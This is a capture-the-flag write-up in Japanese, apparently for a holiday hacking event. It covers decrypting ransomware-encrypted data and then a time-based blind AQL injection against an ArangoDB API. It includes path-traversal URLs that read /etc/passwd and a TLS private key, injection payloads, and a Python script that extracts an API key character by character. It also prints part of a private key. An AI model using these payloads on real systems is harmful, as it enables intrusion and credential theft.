0g7vvwKCAQB1VV/YX9+QcqpjSp0d5HwokMiItQEIZkLyAbGByJeMjwXXTCsE5sfE
9t4s2CnujxHO5RflAtvOxxZt3pPJBxQhmxcu5TglzZw2r5qJqXO5XeIsdxx7sLma
uQL/uki7mtfUzDaiQ6SFEc9skXD5e1RcqxtWsC/OFbc1sossvjzlemTE40mh2LKt
8YM3pbrxfMgs/jmolqlH/U79q04UyZNE7D+JV8HThFRYvi9U0oYPwmh/Luyxktxn
dgsPRwiKhR5/UbnfeT+PMPdyeFqDizzHC5AvxpsmLw7Md4Y1PaJZ0MEvvIoEQGF3
xkh0uaJLiPn7UGYTHlRVv8qMXtOgNzf5AoIBADMC2X5FBjyxv/yTAROg8Dn90Kth
p2PqLDVGeHDL2v0xcyvIthIve3/xGZgtBghfSyMPcqZ5s8h15m+/QNNd95zl7xqF
5DJPoP66w+/wM+W4m/voMQM1kbQSnDqttLzG4TAXrjqklvx0QQAJAkC5X9L39WuE
+uHrkL2DOOn32tcSzic8SHMcZCg6VS/VIXi9C70Xq4pwa5RuFAtV9vBo90vD2m+F
yIHlLUXkLRxFZPPQZNwsACD8YoRPW/w60n2z7BzA5PcIZKNJlZqa9ixBunIxZXII
jd6fDxOeVjU6usKzSeosoQCkEFvhlkVH6EK6Xfh6XDFatAnZyDNVP/PPihI=
-----END RSA PRIVATE KEY-----通常なら、TLS上のJSONで送ったencryptedkeyは非対称暗号で暗号化され、CSVはその鍵による対称暗号で暗号化されているはずです。
encryptedkeyを復号します。
{"encryptedkey":"54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466","nonce":""}encryptedkeyを取り出します。
54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466"- バイト列に変換します。
$ xxd -p -r "<encryptedkey>" > encryptedkey_bytes.bin - 復号します。
$ openssl pkeyutl -in encryptedkey_bytes.bin -inkey pwnkey.pem -decrypt結果は次のとおりです。883d240bf58b8c6a149859ce6553ce4e,c8724d3b36481112
カンマで区切られた2つの値が得られました。後半はnonceと一致するので、正しく復号できたようです。
前半がファイルの暗号鍵だと考えられます。
CyberChefでは成功しました。

設定は次のとおりです。
AES Decrypt
Key(UTF8)=883d240bf58b8c6a149859ce6553ce4e
IV(HEX)=c8724d3b36481112000000000000000
Mode=CBC/NoPadding
Input=Raw
Output=Raw
CSVが得られたので440行目を探し、フラグを送信しました。完了です。
opensslなら次のようになります。
openssl enc -aes-256-cbc -d -in naughty_nice_list.csv.frostbit -K "$(echo -n '883d240bf58b8c6a149859ce6553ce4e' | xxd -p -c0)" -iv "00000000000000000000000000000000"
xxdが余分な列を出力しないよう注意してください。-c 0を指定します。
やること
- ダイジェストを無効化する仕組みを理解する。
- CyberChefで復号する際のIVの問題を調べる。
- OpenSSLのCLIで復号できなかった理由を調べる。
- 二重符号化をAnkiに追加する。
URL
- https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
- https://api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/session
- https://api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key (POST)
- https://api.frostbit.app/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
- https://api.frostbit.app/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fnginx%252fcerts%252fapi.frostbit.app.key/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
Frostbitによる名簿の公開を停止する
ヒント
Frostbitの公開処理
ランサムウェアのサーバーによるデータ公開を停止する方法があるはずです。北極の別の資産から停止用パスが分かっているかもしれません。それを使えばFrostbitのインフラに詳細情報を明かさせられる可能性があります。
Frostbitの眠り
Frostbitの作者は特定の文字、操作、単純な認証回避を対策済みで、こちらはブラインドな状態かもしれません。入力によって異なる応答を引き出し、測定する必要がありそうです。データ保存の技術が分かれば、Dockerでローカルに再現して、動作を理解しながら手法やペイロードを開発・検証できます。
解き方
Santa Visionで分かった/deactivateエンドポイントがあります。
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley要求を送ると当然キーが無効でした。x-api-keyヘッダーを試し、値を''''ýgUUaý' ýýýにすると次が返りました。
{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n <other_query_lines_omitted>\n RETURN doc"}データベースはArangoDB、言語はAQLのようです。
/などの文字はブロックされています。復号チャレンジと同じWAFなら、二重符号化が使えるかもしれません。
''ではタイムアウトします。
しかし次のケースでは違います。
これは興味深いです。どうやら、
' OR 1==1 -- -'では--が後続部分をコメントにしているようです。
ただし、この方向では進展がありませんでした。
どの関数がブロックされ、どれが使えるか調べます。
ブロックされた関数と使用可能な関数:
====== Blocked =======
STARTS_WITH => Match the value of the attribute that starts with `prefix`
FLATTEN => expands arrays
REMOVE_VALUES => remove values
MERGE => merge documents
MERGE_RECURSIVE => merge documents
TRANSLATE => replace
UNSET => remove attributes
UNSET_RECURSIVE => remove attributes
VALUES  => return values of a document
ZIP => assembly of parameters
FIRST_DOCUMENT  => get first document that matches a criteria
CHECK_DOCUMENT => is it a valid  document
DOCUMENT => lookup document
APPLY => call a function (like exec)
STARTS_WITH => search prefix
IS_DOCUMENT => is document

======== Non blocked =======
HAS
LENGTH
COLLECTIONS
ANALYZER
BOOST
EXISTS
IN_RANGE
MIN_MATCH
MINHASH_MATCH
NGRAM_MATCH
PHRASE
LEVENSHTEIN_MATCH
LIKE
GEO_CONTAINS
GEO_DISTANCE
GEO_IN_RANGE
GEO_INTERSECTS
BM25
TFIDF
OFFSET_INFO
APPEND
CONTAINS_ARRAY
COUNT
COUNT_DISTINCT
COUNT_UNIQUE
FIRST
INTERLEAVE
INTERSECTION
JACCARD
LAST
LENGTH
MINUS
NTH
OUTERSECTION
POP
POSITION
PUSH
REMOVE_NTH
REPLACE_NTH
REMOVE_VALUE
REVERSE
SHIFT
SLICE
SORTED
SORTED_UNIQUE
UNION
UNION_DISTINCT
UNIQUE
UNSHIFT
BIT_AND
BIT_CONSTRUCT
BIT_DECONSTRUCT
BIT_FROM_STRING
BIT_NEGATE
BIT_OR
BIT_POPCOUNT
BIT_SHIFT_LEFT
BIT_SHIFT_RIGHT
BIT_TEST
BIT_TO_STRING
BIT_XOR
ATTRIBUTES
COUNT
HAS
IS_SAME_COLLECTION
KEEP
KEEP_RECURSIVE
KEYS
LENGTH
MATCHES
PARSE_IDENTIFIER
VALUE
FULLTEXT
FIRST_LIST
MIN_MATCH
NOT_NULL
operator
COLLECTION_COUNT
COLLECTIONS
COUNT
CURRENT_DATABASE
CURRENT_USER
DECODE_REV
LENGTH
SHARD_ID
HASH
MINHASH
MINHASH_COUNT
MINHASH_ERROR
hashing
CALL
WARN
IN_RANGE
PREGEL_RESULT
FAIL
NOEVAL
PASSTHRU
SCHEMA_GET
SCHEMA_VALIDATE
SLEEP
V8
VERSION
CHAR_LENGTH
CONCAT
CONCAT_SEPARATOR
CONTAINS
COUNT
CRC32
ENCODE_URI_COMPONENT
FIND_FIRST
FIND_LAST
FNV64
IPV4_FROM_NUMBER
IPV4_TO_NUMBER
IS_IPV4
JSON_PARSE
JSON_STRINGIFY
LEFT
LENGTH
LEVENSHTEIN_DISTANCE
LIKE
LOWER
LTRIM
MD5
NGRAM_POSITIONAL_SIMILARITY
NGRAM_SIMILARITY
RANDOM_TOKEN
REGEX_MATCHES
REGEX_SPLIT
REGEX_TEST
REGEX_REPLACE
REVERSE
RIGHT
RTRIM
SHA1
SHA512
SOUNDEX
SPLIT
SUBSTITUTE
SUBSTRING
SUBSTRING_BYTES
TOKENS
TO_BASE64
TO_HEX
TRIM
UPPER
UUID
TO_BOOL
TO_NUMBER
TO_STRING
TO_ARRAY
TO_LIST
IS_NULL
IS_BOOL
IS_NUMBER
IS_STRING
IS_ARRAY
IS_LIST
IS_OBJECT
IS_DATESTRING
IS_IPV4
IS_KEY
TYPENAME
次のクエリは使えそうです。
' AND '1'=='2
' AND '1'=='1
しかし結果は同じです。
X-Api-Key: ’ + CONCAT(‘RE’, ‘TURN doc’) —
Priority: u=0, i X-Api-Key: ’ OR (FOR i IN CONCATENATE(“RAN”, “GE” (1, 10000000) CONCATENATE(“RE”, “TURN) i) —/
X-Api-Key: test’|| 1==1 CONCAT(“RE”, “TURN”) {‘role’: ‘admin’ } %252F%252F
たとえばa'--'を使うと、クエリは次のようになるはずです。
FOR doc IN config
FILTER doc.<key_name_omitted> == 'user_supplied_x_api_key'
<other_query_lines_omitted>
RETURN doc
FOR doc IN config
FILTER doc.<key_name_omitted> == 'a' --''
<other_query_lines_omitted>
RETURN doc長い試行錯誤の後、ヒントをもらいました。こうした検証には待機処理を使うとよいそうです。
そこで試しました。
lala' OR (1==1 AND SLEEP(10))OR 'は少し待ってからタイムアウトします。なぜか2~3秒以上は待たないようです。
lala' OR (1==2 AND SLEEP(10))OR 'ではキー無効と返ります。
次にこれで確かめました。
lala' OR (LENGTH(doc._key) == 6 AND SLEEP(10)) OR '
文書の_key属性は6文字だと推測できます。
続いて、APIキーの値を推測できる関数を探します。 取得用のPythonスクリプトを書きました。

うまくいきました。
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'e' AND SLEEP(10)) OR '"} (current password = confi)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'f' AND SLEEP(10)) OR '"} (current password = confi)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'g' AND SLEEP(10)) OR '"} (current password = confi)


{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}


Found one more char : configg, current password = config
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 6, 1) == 'h' AND SLEEP(10)) OR '"} (current password = config)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 6, 1) == 'i' AND SLEEP(10)) OR '"} (current password = config)
属性と値の組は_key=configです。文書の属性を取得し、_keyなどのシステム属性を除外して対象を特定し、同じ方法でその値を調べられます。
しばらくすると、次が分かりました。

探している属性はdeactivate_api_keyです。
二分探索で値の長さを調べました。
X-Api-Key: lala' OR (LENGTH(doc.deactivate_api_key) == 36 AND SLEEP(10))OR '
長さは36だったので、スクリプトを更新します。
import requests
import string

key=''
u='https://api.frostbit.app/api/v1/frostbitadmin/bot/0769cce0-369a-40c6-8350-870af7e77eb6/deactivate?debug=true'
count = 0

while count < 36:
  for c in string.printable:
    if c not in ['*','+','.','?','|', '#', '&', '$', '\n', '\r', '\t', "'", '/', ';', '\\', '`' ]:
        header = {"x-api-key": f"lala' OR (SUBSTRING(doc.deactivate_api_key, {count}, 1) == '{c}' AND SLEEP(10)) OR '"}
        r = requests.get(u, headers=header)
        print(f"Going with f{header} (current password = {key})")
        if not 'Invalid' in r.text:
            print("\n\n"+r.text+"\n\n")
        if 'Timeout' in r.text:
            key += c
            print(f"Found one more char : {key+c}, current password = {key}")
            count += 1
しばらくしてフラグを取得できました。

{"message":"Response status code: 200, Response body: {\"result\":\"success\",\"rid\":\"0769cce0-369a-40c6-8350-870af7e77eb6\",\"hash\":\"68cbe75d67de763247f727ff2685d3334e665a04f1419125636fd3bddac77bbf\",\"uid\":\"54041\"}\nPOSTED WIN RESULTS FOR RID 0769cce0-369a-40c6-8350-870af7e77eb6","status":"Deactivated"}X-Api-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91
今年はこれでおしまいです!